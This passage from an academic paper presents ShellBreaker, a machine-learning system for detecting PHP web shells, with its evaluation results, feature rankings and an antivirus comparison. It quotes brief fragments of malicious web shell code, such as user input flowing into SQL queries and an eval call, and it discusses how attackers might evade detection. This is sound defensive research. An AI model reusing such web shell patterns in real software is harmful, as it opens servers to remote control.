- ***Feature 7: Explicit data flow.*** This feature measures the number of sensitive operations whose parameters are tainted by super global variables through data flows (i.e., there exists data dependency between a sensitive operation and a super global variable).

Listing 7 presents the code snippet from a malicious web shell that contains data dependency between a sensitive operation ("@mysql_query") and a super global variable (i.e., "$_POST['urjos']"). Data extracted from "$_POST['urjos']" is further concatenated with the string "users" and assigned to the variable "$set_urjos", which will be again used to form the SQL statement referred by the variable of "$r00t13". Finally, "$r00t13" is used in a SQL query (i.e., $ok7 = mysql_query($r00t13)), forming a typical data flow from "$_POST['urjos']" to "@mysql_query".

Fig. 11 presents the distribution of values for Feature 7 for both malicious web shells and benign scripts, where the percentage for web shells tends to be much larger compared to that of benign scripts.

- ***Feature 8: Implicit data flow.*** This feature measures the number of sensitive function calls that belong to an execution path governed by variables tainted by super global variables.

Listing 8 presents such an example. Specifically, the super global variable "$_REQUEST['phpinfo']" controls the execution path in which the sensitive operation "eval("phpinfo();")", forming an implicit data flow.

Fig. 12 presents the distribution of Fig. 8. Approximately 60% of malicious web shells have more than 11 sensitive operations tainted by super global variables through implicit data flows. Comparatively, only around 12% of benign scripts have more than 11 of such sensitive operations.

5. Evaluation

We have performed extensive evaluation of *ShellBreaker* using real-world data as introduced in Section 3, which includes 475

Table 1
AUCs for three classifiers.

Classifier	AUC
Random Forest	0.987
SVM	0.935
Gradient-Boosted Tree	0.972

Table 2
Feature importance rank with Random Forest as the statistical classifier.

Rank	Variable importance
Feature 1	58.08
Feature 8	52.11
Feature 6	26.58
Feature 5	25.11
Feature 7	20.23
Feature 3	16.79
Feature 2	10.69
Feature 4	4.71




Fig. 13. Detection performance using 6 light-weight syntactical features (i.e., Feature 1–6).

real-world malicious web shells and the same number of benign scripts. Our evaluation focuses on *ShellBreaker*'s overall detection performance, the importance of each feature, and the correlation among different features.

5.1. Detection accuracy

We evaluate the detection performance of *ShellBreaker* with three different statistical classifiers including Random Forest (Breiman, 2001), Support Vector Machine (Cristianini and Shawe-Taylor, 2000), and Gradient-Boosted Tree (Han et al., 2006). We used WEKA (Hall et al., 2009) to perform training and detecting, using default settings of 10-fold cross-validation. Specifically, the data set is randomly partitioned into 10 folds. Then 9 folds are employed for training and the remaining 1 fold for detection. Such 9-fold-based training and 1-fold-based detecting will be totally repeated 10 times so each fold will be used once for detection. The area under the ROC curve (AUC) (Fawcett, 2006) values are summarized in Table 1 for each statistical classifier employed. A high AUC values indicates an overall high detection accuracy. As indicated in the experimental results, *ShellBreaker* accomplishes high detection accuracy generally for all three classifiers. This also implies that the high detection performance of *ShellBreaker* is enabled by the proposed features, rather than relying on selected classifiers.

Out of 8 features, the first 6 features are light-weight since they only require syntactic analysis of a PHP script. Comparatively, both Features 7 and 8 are heavy-weight semantic features since *ShellBreaker* needs to perform whole-program context-sensitive data flow analysis for each script. Despite the fact that Features 7 and 8 mandate more system resources, they aim to improve the detection performance. Fig. 13 presents the receiver operating characteristic (ROC) when the first 6 light-weight syntactical features are used for detection (with Random Forest adopted as the statistical classifier). *ShellBreaker* accomplished a detection rate of 85.1% at the false positive rate of 1%. With two semantic features added, the detection rate has been boosted to 91.7% at the false positive rate of 1%, as manifested in Fig. 14.




Fig. 14. Detection performance using both 6 light-weight syntactical features and 2 semantic features.




Fig. 15. Detection performance without features 2–4.

5.2. Feature ranking and correlation

We next investigate the relative importance of the proposed features using Random Forest classifier, which has accomplished the highest detection accuracy according to our experiments. We employed the variable importance of each feature to the Random Forest classification model using permutation test (RColorBrewer and Liaw, 2012). The rank of features based on the variable importance is shown in Table 2, where we can find that Features 1 and 8 rank top among all features. It is worth noting that this rank manifests the *relative importance* of these features for detection. It serves as one measure to prioritize these features. However, all of these features are useful for detection. To experimentally demonstrate this, we have removed three features with lowest variable importances (i.e., Features 2–4) and then perform detection. As indicated by the evaluation results presented in Fig. 15, the detection rate has significantly decreased to 84.5% (from 91.7%) at the same false positive rate of 1% after features 2–4 are removed.




Fig. 16. Upper triangular matrix of Pearson Correlation Coefficient.

Strong correlation among features are not preferred since they imply redundancy in classifying scripts. To be more specific, if many pairs of features used in *ShellBreaker* are linearly correlated, which can hinder classification accuracy as correlated features that essentially encode the same information to a classifier. We use Pearson's r (Lee Rodgers and Nicewander, 1988), also known as the Pearson correlation coefficient, to measure the strength of correlation. Pearson's r correlation coefficient is defined as: $r = \{\sum(f_1 - \bar{f}_1)(f_2 - \bar{f}_2)\}/\{\sqrt{\sum(f_1 - \bar{f}_1)^2}\sqrt{\sum(f_2 - \bar{f}_2)^2}\}$, where $\bar{f}_1$ and $\bar{f}_2$ denote the means of the f_1 and f_2, respectively. The Pearson's r takes on values between -1 and 1. The absolute value (i.e, $|r|$) represents the degree of the correlation, ranging from being perfectly negative correlated (-1) and perfectly positively correlated (1). Note that $|r| = 0$ indicates no correlation either negatively or positively. If the Pearson's r between two features is close to 1 (or -1), then the pair of these features are highly correlated. Fig. 16 illustrates that most of our features are not highly linearly-correlated to each other. For example, there is only one pair of features, Feature 8 (*Implicit Data Flow*) and Feature 2 (*Number of Strings*), experiences a relatively high coefficient value of 0.76.

5.3. Comparison with antivirus engines

We have also compared *ShellBreaker* with four publicly-accessible antivirus engines (AVs), including VirusTotal (Total, 2012), ClamAV (Kojm, 2012), LoKi (Lok, 2017), and findbot.pl (Karlsson, 2003). All these engines are capable of detecting web shells. We use each of these engines to scan 475 web shells samples used in our experiments. The labels and detection results for each engine are summarized as follows.

VirusTotal aggregates 57 famous anti-virus products that provides online scanning services. A script can be classified into three categories including "clear" (i.e., reported by none of AV products as malicious), "suspicious" (i.e., reported by only 1–3 engines as malicious), and "likely infected" (i.e., reported by more than 3 engines as suspicious). Out of 475 malicious shells, 54, 109, and 312 samples are labeled as clear, suspicious, and likely infected by VirtualTotal, respectively. It indicates a high false negative of 11.4% (i.e., 54 out of 475).

ClamAV is a free, cross-platform, and open-source AV tool to detect various malicious software including PHP-based web shells. It has two levels of reporting including "benign" and "infected". Out of 475 malicious shells, it labels 320 samples as benign and 155 as malicious, respectively. This results introduce a high false negative rate of 67% (i.e., 320 out of 475).

LoKi is an open source tool that performs signature matching to detect malicious scripts. Signatures include file names, hash values, and etc. It has four categories of detection results including "benign", "notices" (i.e., least suspicious), "warnings" (i.e., likely malicious), and "alerts" (i.e., malicious). Out of 475 malicious shells, it detected 146, 11, 59, and 259 samples as benign, notices, warnings, and alerts, respectively. This introduces a high false negative of 30% (i.e., 146 out of 475).

findbot.pl is a Perl-script to find suspicious web files such as PHP-shells and backdoors. It checks signatures such as special tokens for detection. It has three reporting levels including "benign", "suspicious", and "malicious". Among 475 malicious shells, this tool labeled 135, 340, and 0 as benign, suspicious, and malicious, respectively. This indicates a high false negative rate of 28% (i.e., 135 out of 475).

To summarize, false negative rates of these anti-virus engines are much higher than that of *ShellBreaker*, which is 8.3%. This could be attributed to the fact that these antivirus engines mainly rely on signatures of script content for detection, which could get obsolete or evaded by current malicious web shells.

6. Discussion

A number of scripts could interact to accomplish some functionalities. For example, a WordPress platform plugin is likely to contain a collection of scripts. Nevertheless, our system focuses on detecting whether a single script is malicious, regardless of other scripts it may interact with. This makes the detection system more platform-agnostic since it does not need platform knowledge to aggregate relevant PHP scripts into a "super script". For example, some plugin-in functions of the WordPress platform will glue scripts into one plugin using WordPress-specific APIs. Nevertheless, we agree that aggregating scripting by scarifying generality is likely to introduce different distributions of feature values; it may possibly result in higher detection rates. However, our design preference of higher generality does not invalidate the effectiveness of our system, which has been demonstrated by experiments using real-world benign and malicious PHP scripts. We advocate the potential of complementing our system by aggregating scripts and it would fall into our future work.

De-obfuscation is not a trivial task. PHP is a dynamic language so that malicious content could be heavily obfuscated, making de-obfuscation fundamentally challenging, particularly for static analysis. However, obfuscated PHP scripts usually lead to significant entropy of bytes distribution of a script, making themselves easily distinguishable from other benign scripts. In other words, obfuscating the entire PHP web shell may actually facilitate the detection using simple measures such as entropy. In addition, our study of real-world malicious web shells indicated that usually a few lines of core functionalities (rather than the entire body) might be obfuscated if obfuscation is adopted.

Once attackers know the design of *ShellBreaker*, they may attempt to evade the detection by changing behaviors of web shells. This represents a generic challenge for all intrusion detection systems rather than a design flaw specific for our system. We believe that the successful evasion of *ShellBreaker* will fundamentally diminish the capabilities of malicious web shells, thereby significantly raising the bar for attackers. For example, reducing the usage of super global variables will limit the bandwidth to transmit commands and parameters to web shells. Lessing branch and loop statements will lower shells' adaptivity and automation, respectively. Breaking data flows from super global variables to sensitive operations will immediately impede the usage of malicious web shells.

Although the current implementation of *ShellBreaker* is limited to PHP scripts, detection features are generally applicable for all popular server-side scripts such as JavaScript, JSP, ASP. Specifically, the extraction of features leverages abstract syntax trees of a program, which already abstracts away many language-level details. ASTs can be easily obtained using existing tools (e.g., ANTLR (Parr, 2013)) once the BNF grammar of this language is available. Most of these syntactical features are independent of language specifications. Semantic features indeed need the knowledge of sensitive APIs that are language-dependent. However, they can be manually identified with low cost. Nevertheless, the practical challenge is to collect non-PHP web shells for experiments. Most of web shells that are publicly available for our experiments are in PHP considering its high popularity in server-side script development.

7. Conclusion

We have presented a novel detection system named *ShellBreaker* to detect web shells written in PHP. *ShellBreaker* features a collection of syntactical and semantic features that systematically characterize web shells. We have evaluated *ShellBreaker* using a large number of 475 real-world, PHP-based web shells and the same number of benign PHP scripts. Our experimental results have demonstrated that *ShellBreaker* can achieve a high detection rate of 91.7% with a low false positive rate of 1%.

Declaration of Competing Interest


None.

Acknowledgements

This work was partially supported by the NSF Research Experience for Undergraduates Site Award titled “Cyber Security Research at Wright State University” (CNS 1560315).

References

Almgren, M., Debar, H., Dacier, M., 2000. A lightweight tool for detecting web server attacks. NDSS.
Andie, Wso shell: the hack is coming from inside the house!, 2017, [Online; accessed 16-Jan-20192019]. [Online]. Available: https://www.wordfence.com/blog/2017/06/wso-shell/.
Barth, A., Caballero, J., Song, D., 2009. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In: 2009 30th IEEE Symposium on Security and Privacy, pp. 360–371.
Baxter, I.D., Yahin, A., Moura, L., Sant'Anna, M., Bier, L., 1998. Clone detection using abstract syntax trees. In: Software Maintenance, 1998. Proceedings., International Conference on. IEEE, pp. 368–377.
Breiman, L., 2001. Random forests. Mach. Learn. 45 (1), 5–32.
Cristianini, N., Shawe-Taylor, J., 2000. An Introduction to Support Vector Machines and Other Kernel-Based Learning Methods. Cambridge University Press.
Cui, H., Huang, D., Fang, Y., Liu, L., Huang, C., 2018. Webshell detection based on random forest–gradient boosting decision tree algorithm. In: 2018 IEEE Third International Conference on Data Science in Cyberspace (DSC). IEEE, pp. 153–160.
Dahse, J., Holz, T., 2014. Static detection of second-order vulnerabilities in web applications. In: USENIX Security Symposium, pp. 989–1003.
Denning, D.E., 1976. A lattice model of secure information flow. Commun. ACM 19 (5), 236–243.
Fawcett, T., 2006. An introduction to roc analysis. Pattern Recognit. Lett. 27 (8), 861–874.
Field, G., Web shells: the criminals control panel, 2017, [Online]. Available: https://news.netcraft.com/archives/2017/05/18/webshells-the-criminals-control-panel.html.
Hall, M., Frank, E., Holmes, G., Pfahringer, B., Reutemann, P., Witten, I.H., 2009. The weka data mining software: an update. ACM SIGKDD Explor. Newslett. 11 (1), 10–18.
Han, J., Kamber, M., Pei, J., 2006. Data Mining: Concepts and Techniques. Morgan Kaufmann.
Huang, J., Li, Y., Zhang, J., Dai, R., 2019. Uchecker: automatically detecting php-based unrestricted file upload vulnerabilities. In: 49th IEEE/IFIP International Conference on Dependable Systems and Networks. IEEE.
Huang, Y.-W., Tsai, C.-H., Lin, T.-P., Huang, S.-K., Lee, D., Kuo, S.-Y., 2005. A testing framework for web application security assessment. Comput. Netw. 48 (5), 739–761. doi:10.1016/j.comnet.2005.01.003. Web Security.
Ingham, K.L., Somayaji, A., Burge, J., Forrest, S., 2007. Learning dfa representations of http for protecting web applications. Comput. Netw. 51 (5), 1239–1255. doi:10.1016/j.comnet.2006.09.016. From Intrusion Detection to Self-Protection.
Karlsson, T., findbot.pl, 2003, [Online; accessed 3-July-2019] [Online]. Available: https://github.com/irssi/scripts.irssi.org/blob/master/scripts/findbot.pl.
Kojm, T., 2012. Clam antivirus user manual. ClamAV.
Kruegel, C., Vigna, G., 2003. Anomaly detection of web-based attacks. In: Proceedings of the 10th ACM Conference on Computer and Communications Security. ACM, pp. 251–261.
Loki Loki free ioc scanner, 2017, [Online; accessed 3-July-2019]. [Online]. Available: https://www.nextron-systems.com/loki/.
Lee Rodgers, J., Nicewander, W.A., 1988. Thirteen ways to look at the correlation coefficient. Am. Stat. 42 (1), 59–66.
McDaniel, P., Rubin, A.D., 2005. Web security. Comput. Netw. 48 (5), 697–699. Web Security. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1389128605000423.
Parr, T., 2013. The definitive ANTLR 4 reference. Pragmatic Bookshelf.
RColorBrewer, S., Liaw, M.A., “Package randomforest” (2012).
Robertson, W., Vigna, G., Kruegel, C., Kemmerer, R.A., et al., 2006. Using generalization and characterization techniques in the anomaly-based detection of web attacks. NDSS.
Son, S., Shmatikov, V., 2011. Saferphp: finding semantic vulnerabilities in php applications. In: Proceedings of the ACM SIGPLAN 6th Workshop on Programming Languages and Analysis for Security. In: PLAS '11. ACM, New York, NY, USA doi:10.1145/2166956.2166964. 8:1–8:13.
Starov, O., Dahse, J., Ahmad, S.S., Holz, T., Nikiforakis, N., 2016. No honor among thieves: a large-scale analysis of malicious web shells. In: Proceedings of the 25th International Conference on World Wide Web. International World Wide Web Conferences Steering Committee, pp. 1021–1032.
Tennc, Webshell, 2018, [Online]. Available: https://github.com/tennc/webshell.
Tian, Y., Wang, J., Zhou, Z., Zhou, S., 2017. Cnn-webshell: malicious web shell detection with convolutional neural network. In: Proceedings of the 2017 VI International Conference on Network, Communication and Computing. ACM, pp. 75–79.
Total, V., Virustotal-free online virus, malware and url scanner, Online: https://www.virustotal.com/en (2012).
Troony, J., php-webshells, 2016, [Online]. Available: https://github.com/JohnTroony/php-webshells.
Tu, T.D., Guang, C., Xiaojun, G., Wubin, P., 2014. Webshell detection techniques in web applications. In: Computing, Communication and Networking Technologies (ICCCNT), 2014 International Conference on. IEEE, pp. 1–7.
Wassermann, G., Su, Z., 2007. Sound and precise analysis of web applications for injection vulnerabilities. In: ACM Sigplan Notices, 42. ACM, pp. 32–41.
Wassermann, G., Su, Z., 2008. Static detection of cross-site scripting vulnerabilities. In: Proceedings of the 30th International Conference on Software Engineering. ACM, pp. 171–180.
Xie, Y., Aiken, A., 2006. Static detection of security vulnerabilities in scripting languages. In: USENIX Security Symposium, 15, pp. 179–192.




Yu Li is a Ph.D. Candidate in the Department of Computer Science and Engineering at Wright State University. He received his M.S. degree in the Department of Computer Science and Engineering from Wright State University, USA, in 2014. His research interests include Security-Oriented Static Program Analysis, Design and Implementation of Machine-Learning-Based Intrusion Detection Systems, and Formal-Method-Based Security Modeling and Verification.

Jin Huang is Ph.D. student in Computer Science and Engineering at Wright State University. He received his M.S. in Computer Science and M.S. in Material Science from Wright State University and University of Florida in 2017 and 2014, respectively. His current research focuses on software security, vulnerability detection, and static program analysis.

Ademola Ikusan is a Ph.D. student in the Department of Electrical Engineering and Computer Science at University of Cincinnati. He received his M.S. in Cybersecurity from Wright State University in 2017 and B.S. in Computer Engineering from Covenant University, Nigeria in 2012. His current research is in Security Surveillance in Multimedia, Network Security and Networking Application in Multimedia.

Mitchell Milliken is a student in the Computer Science and Software Engineering department at Miami University. He will be graduating in 2019 with a B.S. in Computer Science.



Junjie Zhang is an Associate Professor in the Department of Computer Science and Engineering at Wright State University. He received his Ph.D. in Computer Science from Georgia Institute of Technology in 2012. He also received his M.S. in Systems Engineering and B.S. in Computer Science from Xi'an Jiaotong University, China, in 2006 and 2003, respectively. His current research focuses on network security and Cyber-Physical System security.

Rui (April) Dai is an Assistant Professor in the Department of Electrical Engineering and Computer Science at University of Cincinnati, Ohio, USA. She received her B.S. in Electronics and Information Engineering and M.S. in Communications and Information Systems from Huazhong University of Science and Technology, Wuhan, China, in 2004 and 2007, respectively. She received her Ph.D. degree in Electrical and Computer Engineering from Georgia Institute of Technology, Atlanta, GA, USA in 2011. Her recent research interests include multimedia communications and networking, sensor networks, cyber-physical systems, and network security.